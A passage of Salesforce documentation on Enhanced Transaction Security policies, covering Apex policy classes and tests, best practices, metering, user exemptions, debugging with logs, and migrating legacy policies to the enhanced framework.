          ProfileIdentityEventCondition  eventCondition = new
ProfileIdentityEventCondition();
          System.assertEquals(expected, eventCondition.evaluate(testEvent));
      }

      /**
       * Helper to create a user with the given profileId.
       **/
      static User createUserWithProfile(String profileId){
          // Usernames have to be unique.
          String username = 'ProfileIdentityEventCondition@Test.com';

          User user = new User(Alias = 'standt', Email='standarduser@testorg.com',
          EmailEncodingKey='UTF-8', LastName='Testing', LanguageLocaleKey='en_US',
          LocaleSidKey='en_US', ProfileId = profileId,
          TimeZoneSidKey='America/Los_Angeles', UserName=username);
          return user;
      }
 }
```

Let's handle the two negative test cases by updating the transaction security policy code to check for exceptions or null results when querying the Profile object.

```
global class ProfileIdentityEventCondition implements TxnSecurity.EventCondition {

    // For these powerful profiles, let's prompt users to complete 2FA
    private Set<String> PROFILES_TO_MONITOR = new Set<String> {
        'System Administrator',
        'Custom Admin Profile'
    };

    public boolean evaluate(SObject event) {
        try{
            LoginEvent loginEvent = (LoginEvent) event;
            String userId = loginEvent.UserId;

            // get the Profile name from the current users profileId
            Profile profile = [SELECT Name FROM Profile WHERE Id IN
                        (SELECT profileId FROM User WHERE Id = :userId)];

            if (profile == null){
                return false;
            }

            // check if the name of the Profile is one of the ones we want to monitor
            if (PROFILES_TO_MONITOR.contains(profile.Name)) {
                return true;
            }
            return false;
        } catch(Exception ex){
            System.debug('Exception: ' + ex);
            return false;
        }
    }
 }
```

Best Practices for Writing and Maintaining Enhanced Transaction Security Policies

Transaction security policy management isn't always easy, especially when you have many policies. To make sure that your policies remain functional, write and maintain them using these best practices. Well-structured and tested policies keep your employees and customers connected, productive, and secure.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Requires Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.

Writing Policies

Use these general guidelines as you write your policies.

Know your users

Do your users use features that work best with certain browsers? Do they rely on mobile devices in the field? Have features that your users regularly access changed? Think about what your users experience during their day-to-day work, and write your policies with those behaviors in mind. Remember: Policies prevent activities that are genuinely out of bounds, and they must not prevent users from completing core job tasks.

Know what's coming

To check whether the features that your users rely on change, read the Salesforce release notes. Feature changes can sometimes cause your policies to behave unexpectedly.

Know your environments

Use sandbox environments to your advantage. Run your policies in a sandbox under conditions similar to your production org. Let policies run for 24 hours to see how they work. Use this feedback to evaluate how your policy functions in the conditions it has to work under.

Know your policies

To avoid confusion and lighten your maintenance load, create only one policy per event. Schedule regular policy maintenance and reviews to make sure that you don't have policies that counteract one another. Check the Salesforce release notes for feature updates that might change the way your policies behave.

Use these guidelines if you write an Apex-based policy rather than use Condition Builder.

Know your code

If you have an Apex developer in your organization, work with the developer as you write your policy. By consulting with someone who knows the ins and outs of Apex, you can team up to write robust and reliable policies and tests. If you don't have access to an Apex expert, learn about Apex by taking the Apex Basics Trailhead module or studying the Apex Developer Guide.

Know your limits

Because Apex runs in a multi-tenant environment, the Apex runtime engine strictly enforces limits. Enforcing limits ensures that runaway Apex code or processes don't monopolize shared resources. If some Apex code exceeds a limit, the associated governor issues a runtime exception that cannot be handled. Limits vary based on the event that the policy is based on. Construct your policies with these limits in mind. Read more about Apex Governors and Limits.

Testing Policies

Testing policies is the best way to make sure that you're crafting the right solution for your organization and your users.

- Try out your policies in a sandbox. Then deploy your security policy in a production org when you're certain your policy works.
- If you make far-reaching changes in your org, retest your policies to make sure that they are compatible with the changes you made. For example, if you create a workflow for field employees that generates a report, check all report event policies that could be affected.
- If your policy is Apex-based, follow Apex testing best practices.
- Run data silo tests. These tests run faster, produce easy-to-diagnose failures, and are more reliable.

Troubleshooting

Something is wrong with my policy. Where do I start?

Use the error message that your policy creates as a starting point. Check the Apex Developer Guide for advice on the error category.

My policy shuts down before it executes.

Policies don't execute if they take too long to perform all their actions. Streamline your policy, and make sure that it's within the metering limit.

I have multiple policies for the same event. What do I do?

In general, make only as many policies as you can manage and maintain. There's no limit on the number of policies you can create, but not all policies trigger. Policies are prioritized, and trigger in this order: block the operation, require multi-factor authentication, no action. If you have multiple policies for the same event, not all of those policies trigger. For example, let's say you have two policies for one event, but one policy blocks the operation and the second is set to require multi-factor authentication. The policy that blocks the user executes first and if it triggers, the other policy doesn't execute.

My policy isn't working. How do I debug it?

First, disable the policy and move it to a sandbox. You don't want a broken policy to cause problems for your colleagues or customers while you troubleshoot. Then evaluate whether the issue is with your policy settings or the Apex code if your policy is Apex-based.

- If you think your settings are the source of the problem, evaluate the policy's conditions and actions in your sandbox. Adjust the policy's settings, and test for the behaviors you want.
- If you suspect that the problem is with your Apex code, you can debug Apex using the Developer Console and debug logs.

I can't turn off my policy, and it's blocking my users in production. What do I do?

Check for known issues documented in Knowledge Articles or Known Issues. These resources explain issues that other customers experienced, along with functional workarounds. If that doesn't work, contact Salesforce.

Enhanced Transaction Security Metering

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Requires Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.

Transaction Security uses resource metering to help prevent malicious or unintentional monopolization of shared, multi-tenant platform resources. Metering prevents transaction security policy evaluations from using too many resources and adversely affecting your Salesforce org.

Salesforce meters transaction security policies for uniform resource use. If a policy request can't be handled within three seconds, a fail-close behavior occurs, and access is blocked. Transaction Security implements metering by limiting policy execution. If the elapsed execution time exceeds three seconds, the user's request is denied.

Here's an example of how metering works. Let's say your org has four LoginEvent policies set up with a notification action. A user triggers every policy. The first three execute within three seconds, but the final policy exceeds the three-second limit. Transaction Security stops processing the policies and fails closed, blocking the user's login request. Because the policy evaluations didn't finish, a notification isn't sent.

Bypass Metering-Related Blocking

Legitimate long-running processes, such as bulk API calls, can cause transaction security policy requests to take more than the allotted time. In these cases, metering initiates and blocks the user's action.

If you encounter this situation regularly, you can prevent metering from blocking user actions with the `bypassMeteringBlock` field on the EventSetting metadata type. If all your transaction security policies specify no action, metering doesn't block user operations. If metering occurs, policy notifications aren't sent. Policies with block actions still block when triggered.

SEE ALSO:

Metadata API Developer Guide: EventSettings

Exempt Users from Transaction Security Policies

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Requires Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.

If you have transaction security policies that work well for most users, but not all, you can assign specific users the Exempt from Transaction Security user permission. Assign this permission only when business-critical actions are regularly blocked by transaction security policy metering. For example, assign it to users who make bulk or automated bulk API calls, integration users, or admins responsible for transaction security policies who you don't want to get blocked.

1. Do one of the following.
   - From Setup, in the Quick Find box, enter `Permission Sets`, and then select **Permission Sets**.
   - From Setup, in the Quick Find box, enter `Profiles`, and then select **Profiles**.
2. Select a permission set or profile.
3. Depending on whether you're using permission sets or profiles, do one of the following.
   - In permission sets or the enhanced profile user interface, select a permission. In the Find Settings dialog box, enter `Exempt from Transaction Security`. Click **Edit**, select the option, and click **Save**.
   - In the original profile user interface, select a profile name, and then click **Edit**. Select **Exempt from Transaction Security**. Click **Save**.

Test and Troubleshoot Your New Enhanced Policy

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Requires Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.

If your enhanced transaction security policy isn't behaving as you expect, check out these testing and troubleshooting tips to diagnose the problem.

Test in a Sandbox

Always test a new policy in a sandbox before deploying it to production. While in your sandbox, create and enable the policy, and then try different actions to test whether it's executing as you expect.

For example, if you want your ReportEvent policy to block all report exports on leads, try different report operations to ensure that they're being blocked. For example:

- Run standard reports on leads.
- Create a custom report type on leads, and run reports that use that type.
- Execute report REST API queries on leads.

Check Your Policy Conditions

If your policy isn't working as you expect, it's possible that you added the wrong conditions. Event Manager is a great tool to troubleshoot policy conditions. When you enable storage or streaming for your event from the Event Manager UI, you can examine the field values for real events in your org. You can then compare these actual values with the values that you expect and see if they match.

For example, let's say you create a ReportEvent policy with the condition "QueriedEntities equals Lead." You then run a custom report type in your org that contains Lead objects. You expect the policy to trigger, but it doesn't. Try these steps to find the problem.

1. Enable storage for ReportEvent in Event Manager to view a history of the ReportEvents in your org.
2. Run your custom report type again so that a ReportEvent entry is stored.

3. From an API client such as Postman, query your ReportEvent event objects, and find the entry that corresponds to this recent run of the custom report type.
4. Check the value of the `QueriedEntities` field. Is it what you expected? If it isn't, change your condition. For example, if your custom report type is on more than just leads, the value of `QueriedEntities` is something like `Lead, Campaign, MyCustomObject__c`. In this case, change your policy condition to be "QueriedEntities *contains* Lead."

Add Automated Apex Tests

Automated Apex tests are a good way to find typos, logical flaws, and regressions in the Apex code for your new enhanced policy. In general, it's a best practice to write automated tests early in the development cycle. Testing ensures that you fix malfunctioning policies before they negatively affect your production users.

For example, the Lead Data Export Apex class contains a typo so that the condition tests for `Laed` instead of `Lead`. When you execute this Apex test, it fails, so you know that something is wrong.

```
/**
 * Tests for the LeadExportEventCondition class, to make sure that our Transaction Security
 Apex
 * logic handles events and event field values as expected.
 **/
 @isTest
 public class LeadExportEventConditionTest {

     /**
      * Test Case 1: If an ApiEvent has Lead as a queried entity and more than 2000 rows

      * processed, then the evaluate method of our policy's Apex should return true.
      **/
      static testMethod void testApiEventPositiveTestCase() {
          // set up our event and its field values
          ApiEvent testEvent = new ApiEvent();
          testEvent.QueriedEntities = 'Account, Lead';
          testEvent.RowsProcessed = 2001;

          // test that the Apex returns true for this event
          LeadExportEventCondition  eventCondition = new LeadExportEventCondition();
          System.assert(eventCondition.evaluate(testEvent));
      }

 }
```


Add Apex Debug Logs

After creating and running Apex tests, you now know there's a problem in your Apex code, but you don't know what it is. Apex debug logs help you gain visibility into what your Apex class is doing so that you can fix the issue.

Let's update the Apex code for the enhanced Lead Data Export policy that currently has the unfortunate `Laed` typo with some `System.debug()` statements.


```
global class LeadExportEventCondition implements TxnSecurity.EventCondition {
    public boolean evaluate(SObject event) {
        switch on event{
            when ApiEvent apiEvent {
                System.debug('Evaluating an ApiEvent');
                return evaluate(apiEvent.QueriedEntities, apiEvent.RowsProcessed);
            }
            when ReportEvent reportEvent {
                System.debug('Evaluating a ReportEvent');
                return evaluate(reportEvent.QueriedEntities, reportEvent.RowsProcessed);
            }
            when null {
                System.debug('Evaluating null');
                return false;
            }
            when else {
                System.debug('Evaluating another event type: ' + event);
                return false;
            }
        }
    }

    private boolean evaluate(String queriedEntities, Decimal rowsProcessed){
        // pulling out our 2 conditions into variables
        // so that we can also use them for logging!
        boolean containsLead = queriedEntities.contains('Laed');
        boolean moreThan2000 = rowsProcessed > 2000;

        System.debug('Contains Lead? ' + containsLead);
        System.debug('More than 2000 rows? ' + moreThan2000);

        if (containsLead && moreThan2000){
            return true;
        }
        return false;
    }
}
```

Rerun the Apex test from the Developer Console, and view the debug logs that your Apex code generated. This example shows that the `QueriedEntities` field of the recent event doesn't contain a Lead. The highlighted debug log pinpoints the condition that didn't evaluate correctly. Now it's easy to examine your Apex code and find the typo.


File
Edit
Debug
Test
Workspace
Help
<
>
LeadExportEventConditionTest.apxc
LeadExportEventCondition.apxc
Log executeAnonymous @8/8/2019, 4:11:17 PM
Execution Log

Timestamp	Event	Details
16:11:17:017	USER_DEBUG	[5]|DEBUG|Evaluating an ApiEvent
16:11:17:022	USER_DEBUG	[26]|DEBUG|Contains Lead? false
16:11:17:023	USER_DEBUG	[27]|DEBUG|More than 2000 rows? true

If you want to see the debug output when a policy runs in a production environment, add a User Trace flag for the Automated User. The Automated User executes transaction security policies.



SETUP

Debug Logs

To specify the type of information that is included in debug logs, add trace flags and debug levels. Each trace flag includes a debug level, a start time, an end time, and a log type.

Trace flags set logging levels (such as for Database, Workflow, and Validation) for a user, Apex class, or Apex trigger for up to 24 hours.

- Select Automated Process from the drop-down list to set a trace flag on the automated process user. The automated process user runs background jobs, such as emailing Chatter invitations.
- Select Platform Integration from the drop-down list to set a trace flag on the platform integration user. The platform integration user runs processes in the background, and appears in audit fields of certain records, such as cases created by the Einstein Bot.
- Select User from the drop-down list to specify a user whose debug logs you'd like to monitor and retain.
- Select Apex Class or Apex Trigger from the drop-down list to specify the log levels that take precedence while executing a specific Apex class or trigger. Setting class and trigger trace flags doesn't cause logs to be generated or saved. Class and trigger trace flags override other logging levels, including logging levels set by user trace flags, but they don't cause logging to occur. If logging is enabled when classes or triggers execute, logs are generated at the time of execution.

Configure your Debug Levels.

Traced Entity Type	Automated Process
Traced Entity Name	Automated Process
Start Date	8/11/2019 8:01 PM [8/11/2019 8:01 PM]
Expiration Date	8/11/2019 8:31 PM [8/11/2019 8:01 PM]
Debug Level	SFDC_DevConsole

SEE ALSO:

Manage Real-Time Event Monitoring Events

Execute Apex Tests

Apex Developer Guide: Debug Log

View Debug Logs

Set Up Debug Logging

Migrate Legacy Policies to the Enhanced Transaction Security Framework

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Requires Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.

The enhanced transaction security framework makes it easy to create policies that are more useful than policies created with of the legacy framework. You can migrate your legacy policies to the new framework. As of Summer '20, Legacy Transaction Security is a retired feature in all Salesforce orgs. You can no longer create, edit, or enable transaction security policies using the legacy framework and will receive an error message if you try to do so.

Let's first review ways that the enhanced transaction security framework improves your experience of creating a policy and how the policies are so much better.

- With the enhanced transaction security framework, you can create policies that execute actions on any standard or custom object. In the legacy framework, you're limited to a few standard objects. For example, the legacy Data Export policy type supports actions only on standard report types. Enhanced policies based on ReportEvent support all standard and custom report types. (However, this benefit has the consequence that enhanced policies execute more often than legacy ones.See Differences Between the Legacy and Enhanced Apex Interfaces on page 251).
- Enhanced policies are based on publicly documented Salesforce objects. As a result, you can quickly view the available conditions by scanning the event object's fields in the API documentation, such as for ApiEvent.
- The enhanced framework includes Condition Builder, a declarative point-and-click tool that requires no Apex coding. If you prefer to code, or need more complex logic, the enhanced Apex interface is more intuitive and easy to use than the legacy one.

Legacy policies are incompatible with the enhanced transaction security framework. And because the legacy framework is being retired, we encourage you to migrate your policies as soon as possible.

Follow these high-level steps to migrate your policy.

1. Choose the Real-Time Event Monitoring event for your enhanced policy.
2. Choose the fields of the event object that you use as policy conditions.
3. Decide whether to use Condition Builder or Apex to create your enhanced policy.
4. If you're using Apex, read how the legacy interface differs from the enhanced interface.
5. Create your enhanced policy, but don't enable it yet.
6. Test your enhanced policy.
7. When your enhanced policy is ready, disable the legacy policy and enable the enhanced policy. You can't enable two policies on the same event at the same time.
8. If your enhanced policy isn't working as you expect, troubleshoot the issues.

This guide uses the Lead Data Export policy as the running example. This example is a legacy policy that was provided for all customers in the Salesforce UI in orgs created before the Spring '20 release. Orgs created after the Spring '20 release no longer include these policies. Check out the *Follow Along with the Lead Data Export Example* sections, which highlight parts of the example to explain the accompanying conceptual information.

Support Differences Between the Legacy and Enhanced Transaction Security Frameworks

Some features of the legacy framework aren't supported in the enhanced framework.

- With the legacy framework, you can define an end-session action on a policy. This action isn't available in the enhanced framework. Instead, use a login flow to restrict the number of simultaneous Salesforce sessions per user.
- Legacy policies support Chatter actions, such as posts, messages, and comments. These actions aren't available in the enhanced framework. Check out the Experience Cloud site moderation rule feature to see whether it covers your use case.

IN THIS SECTION:

SEE ALSO:

Salesforce Security Guide: Limit the Number of Concurrent Sessions with Login Flows

Experience Cloud Site Moderation Rules

Choose an Event for the Enhanced Policy

The enhanced transaction security framework supports different events than the legacy framework.

When you create a legacy policy, you first choose an event type and then a resource based on that event. The legacy event types are:

- **Data Export**—Monitors both API queries and report exports.
- **Resource Access**—Monitors when a report or dashboard is viewed.
- **Login**—Monitors logins from the UI or API.
- **Entity**—Monitors Chatter activity.

The enhanced framework is simpler because you choose just one event and no resource. The events you can use in an enhanced transaction security policy are a subset of the Real-Time Event Monitoring event objects.

These legacy event types have equivalent events in the enhanced framework.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Requires Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.

Table 6: Mapping of Legacy Event Type to Real-Time Event Monitoring Events

If you used this event type in your legacy policy...	Use this event in the new enhanced policy.
Data Export (for monitoring API queries)	ApiEvent
Data Export (for monitoring report exports)	ReportEvent
Resource Access	ReportEvent
Login	LoginEvent
Entity	No equivalent.

Warning: In the legacy framework, report operations are split between two event types: Data Export monitors report exports, and Resource Access monitors report views. In the enhanced framework, ReportEvent monitors both report exports and report views. As a result, enhanced policies that you create on ReportEvent execute during both report exports and report views. If you want to monitor only one type of report operation, such as report exports, add a condition on the `ReportEvent.Operation` field.

Follow Along with the Lead Data Export Example

Let's look at the legacy Lead Data Export policy example and choose an event for the new enhanced policy.

The legacy Lead Data Export policy blocks excessive downloads of lead data and is based on the Data Export event type. Data Export maps to either ApiEvent or ReportEvent, depending on whether you're monitoring API queries or report exports.

- To block excessive lead data downloads from API queries, create an enhanced policy on ApiEvent.
- To block the downloads from report exports, create an enhanced policy on ReportEvent.
- To block the downloads from both API queries and report exports, create two enhanced policies, one on ApiEvent and one on ReportEvent.

This migration example focuses on the last option and creates two policies, one based on ApiEvent, and the other based on ReportEvent.

SEE ALSO:

Platform Events Developer Guide: Real-Time Event Monitoring Objects

Choose Event Fields for the Enhanced Policy Conditions

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Requires Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.

You map the legacy event properties to event object fields in the enhanced transaction security framework.

In the Apex class that implements your legacy policy, you use properties of the `TxnSecurity.Event` class to select items of interest from the event that you're monitoring. You then test these items to determine whether a condition has been met. For example, to create a policy that triggers when a specific user logs in, you use the `Event.userId` property.

In an enhanced policy, you use the fields of the appropriate event objects, such as `ApiEvent.QueriedEntities` or `ReportEvent.RowsProcessed`, in the conditions.

This table maps the `TxnSecurity.Event` class properties to their equivalent fields of the Real-Time Event Monitoring event objects that support transaction security policies.

Table 7: Mapping of Legacy Event Property to Real-Time Event Monitoring Event Field

Legacy Event Class Property	Equivalent Event Object Field in the Enhanced Framework	Notes
`organizationId`	No equivalent	The org ID is the ID of the org in which the enhanced policy is running. Use the Apex `UserInfo.getOrganizationId()` method to get the org ID.
`userId`	`UserId`	This field is available on all Real-Time Event Monitoring

Legacy Event Class Property	Equivalent Event Object Field in the Enhanced Framework	Notes
		event objects that support transaction security policies.
`entityName`	No equivalent	This information isn't needed in enhanced policies.
`action`	No equivalent	This property is used only with the legacy Login IP event type, which has been retired.
`resourceType`	No equivalent	The concept of resources doesn't exist with events in the enhanced framework. You can still mimic legacy behavior that referenced resources. For example, your legacy policy is based on the Data Export event type and Opportunity resource. You want to monitor API queries only, so you base your enhanced policy on ApiEvent. To monitor opportunities, you add this condition to your policy: "ApiEvent.QueriedEntities contains Opportunity." Be careful, though: Because an enhanced policy executes on all report operations and API queries, the policy executes more in the enhanced framework than a similar policy in the legacy framework.
`entityId`	• `ReportEvent.ReportID` (if your legacy policy is based on a Resource Access event type) • `ApiEvent.Records` or `ReportEvent.Records` (if your legacy policy is based on a Data Export event type). • No equivalent for the legacy Login event type	
`timeStamp`	`EventDate`	This field is available on all Real-Time Event Monitoring event objects that support transaction security policies.
`data`		This legacy property is a `Map<>`. Its content differs depending on the event type that the policy is based on (Resource Access, Data Export, or Login). See the next sections for tables that map the `data` keys of each

Legacy Event Class Property	Equivalent Event Object Field in the Enhanced Framework	Notes
		legacy event type to their equivalent event object fields in the enhanced framework.

Mapping Legacy Data Export Data Keys

When you migrate a legacy policy based on the Data Export event type to the enhanced framework, you choose either the ReportEvent or ApiEvent event.

Table 8: Mapping of Legacy Data Export Data Key to ReportEvent or ApiEvent Field

Legacy Data Key Name	Equivalent ReportEvent Field	Equivalent ApiEvent Field	Notes
`ApiType`	No equivalent	`ApiType`	
`Application`	No equivalent	`Application`	
`Browser`	No equivalent	No equivalent	To limit the browsers that your customers use, create a LoginEvent enhanced policy to block them right away.
`ClientId`	No equivalent	`Client`	
`ConnectedAppId`	No equivalent	`ConnectedAppId`	
`EntityName`	`QueriedEntities`	`QueriedEntities`	In the enhanced framework, the `QueriedEntities` field contains a comma-separated list of all entities that the policy executes on. In the legacy framework, this property contains only one entity name.
`ExecutionTime`	No equivalent	`ElapsedTime`	
`IsApi`	`Operation`	No equivalent	The `Operation` field contains the type of report operation that occurred. Use these values to limit the operations that you want to monitor, such as by UI (Salesforce Classic, Lightning Experience, or mobile), API (synchronous, asynchronous, REST), or dashboard.
`isScheduled`	`isScheduled`	No equivalent	
`LoginHistoryId`	`LoginHistoryId`	`LoginHistoryId`	
`NumberOfRecords`	`RowsProcessed`	`RowsProcessed`	

Legacy Data Key Name	Equivalent ReportEvent Field	Equivalent ApiEvent Field	Notes
Platform	No equivalent	Platform	
Query	No equivalent	Query	
SessionLevel	SessionLevel	SessionLevel	
SourceIp	SourceIp	SourceIp	
Uri	No equivalent	No equivalent	
UserAgent	No equivalent	UserAgent	
Username	Username	Username	

Mapping Legacy Resource Access Data Keys

When you migrate a legacy policy based on the Resource Access event type, you use the ReportEvent event.

Table 9: Mapping of Legacy Resource Access Data Keys to ReportEvent Fields

Legacy Data Key Name	Equivalent ReportEvent Field
EntityId	ReportId
ResourceName	No equivalent
SessionLevel	SessionLevel
SourceIp	SourceIp
Username	Username

Mapping Legacy Login Data Keys

When you migrate a legacy policy based on the Login event type, you use the LoginEvent event. All fields in LoginHistoryID and LoginGeoId are now present in LoginEvent, with the exception of the legacy fields OptionIsGet and OptionIsPost, which map to LoginEvent.HttpMethod. Remove any queries for LoginHistoryId and LoginGeoId as they are no longer available during policy execution. Instead, use fields directly from LoginEvent.

Here's the Apex code for a legacy policy that queries LoginHistoryId.

```
global class SourceIpPolicyCondition implements TxnSecurity.PolicyCondition {
    public boolean evaluate(TxnSecurity.Event e) {
        String loginHistoryId = e.data.get('LoginHistoryId');
        LoginHistory loginHistory = [SELECT SourceIp FROM LoginHistory WHERE Id =
:loginHistoryId];
        if (loginHistory.SourceIp.equals('1.1.1.1')) {
            return true;
        }
        return false;
    }
}
```

Here's the Apex code for an enhanced policy that uses fields directly from LoginEvent.

```
global class SourceIpEventCondition implements TxnSecurity.EventCondition {
    public boolean evaluate(SObject event) {
        LoginEvent loginEvent = (LoginEvent) event;
        if (loginEvent.SourceIp.equals('1.1.1.1')) {
            return true;
        }
        return false;
    }
}
```

Table 10: Mapping of Legacy Login Data Keys to LoginEvent Fields

Legacy Data Key Name	Equivalent LoginEvent Field
LoginHistoryId	LoginHistoryId
Username	Username

Follow Along with the Lead Data Export Example

Continuing with the two enhanced policies, we're creating one based on ApiEvent, and the other based on ReportEvent.

Let's next determine the event properties used in the legacy Lead Data Export policy example and their equivalent fields in the two new enhanced policies.

The legacy policy triggers when a user's download either:

- Retrieves more than 2,000 lead records
- Takes more than one second to complete

Here's the Apex code for the legacy policy. It uses the legacy event's `data Map<>` for all its conditions.

```
global class DataLoaderLeadExportCondition implements TxnSecurity.PolicyCondition {
  public boolean evaluate(TxnSecurity.Event e) {
    // The event data is a Map<String, String>.
    // We need to call the valueOf() method on appropriate data types to use them in our
logic.
    Integer numberOfRecords = Integer.valueOf(e.data.get('NumberOfRecords'));
    Long executionTimeMillis = Long.valueOf(e.data.get('ExecutionTime'));
    String entityName = e.data.get('EntityName');

    // Trigger the policy only for an export on leads, where we are downloading
    // more than 2000 records or it took more than 1 second (1000ms).
    if ('Lead'.equals(entityName)){
      if (numberOfRecords > 2000 || executionTimeMillis > 1000){
        return true;
      }
    }

    // For everything else don't trigger the policy.
    return false;
  }
}
```

This table lists the equivalent fields in the enhanced policies that you use for adding conditions.

Legacy Data Key Name	Equivalent ReportEvent Field	Equivalent ApiEvent Field
`EntityName`	`QueriedEntities`	`QueriedEntities`
`ExecutionTime`	No equivalent	`ElapsedTime`
`NumberOfRecords`	`RowsProcessed`	`RowsProcessed`

Because the enhanced framework doesn't monitor report execution times, you can't add a condition for that value in your enhanced ReportEvent policy.

ReportEvent monitors both export and view operations. As a result, a policy based on ReportEvent executes whenever a user exports a report and also views a report. The legacy Data Export event type monitors only report exports. You can limit what a ReportEvent policy monitors by adding a condition on the `ReportEvent.Operation` field.

SEE ALSO:

Platform Events Developer Guide: Real-Time Event Monitoring Objects

Apex Reference Guide: TxnSecurity.Event Class

Apex Reference Guide: UserInfo Class

Create a Policy with a UI or with Apex Code

In the legacy framework, the only way to create a policy was to code an Apex class. In the enhanced framework, you have two options: use Condition Builder, a point-and-click tool, or Apex. Here are some guidelines to help you decide which option is best for you.

Let's say that your legacy policy's Apex class references event properties that are directly available as fields in the Real-Time Event Monitoring event objects. Also, the fields are available in the Condition Builder UI. Good news, you can use Condition Builder to create your enhanced policy! Examples of these fields include the source IP when a user logs in (`LoginEvent.SourceIP`) and the number of rows returned from a report execution (`ReportEvent.RowsProcessed`).

If your legacy policy's Apex code references event properties that are not directly available in the Real-Time Event Monitoring event objects, continue to use Apex and SOQL queries. An example is a policy that checks whether the records returned by an API query or report export have fields that are Data Classified. In your enhanced policy's Apex class, implement the `TxnSecurity.EventCondition` interface instead of the legacy `TxnSecurity.PolicyCondition`.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Requires Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.

Follow Along with the Lead Data Export Example

The fields we chose for our two new enhanced ReportEvent and ApiEvent policies are available in the event objects and don't require SOQL queries to get more data. These fields are also available in the Condition Builder UI. As a result, Condition Builder, the easiest way to create an enhance policy, is a good choice for our example. But if you prefer to use Apex, we also provide the code in the examples section.

SEE ALSO:

- Conditions Exposed in the Condition Builder UI
- *Apex Reference Guide*: TxnSecurity.EventCondition Interface
- *Apex Reference Guide*: TxnSecurity.PolicyCondition Interface

Differences Between the Legacy and Enhanced Apex Interfaces

In a legacy transaction security policy, your Apex class implements the `TxnSecurity.PolicyCondition` interface. In the enhanced framework, your Apex class implements the `TxnSecurity.EventCondition` interface.

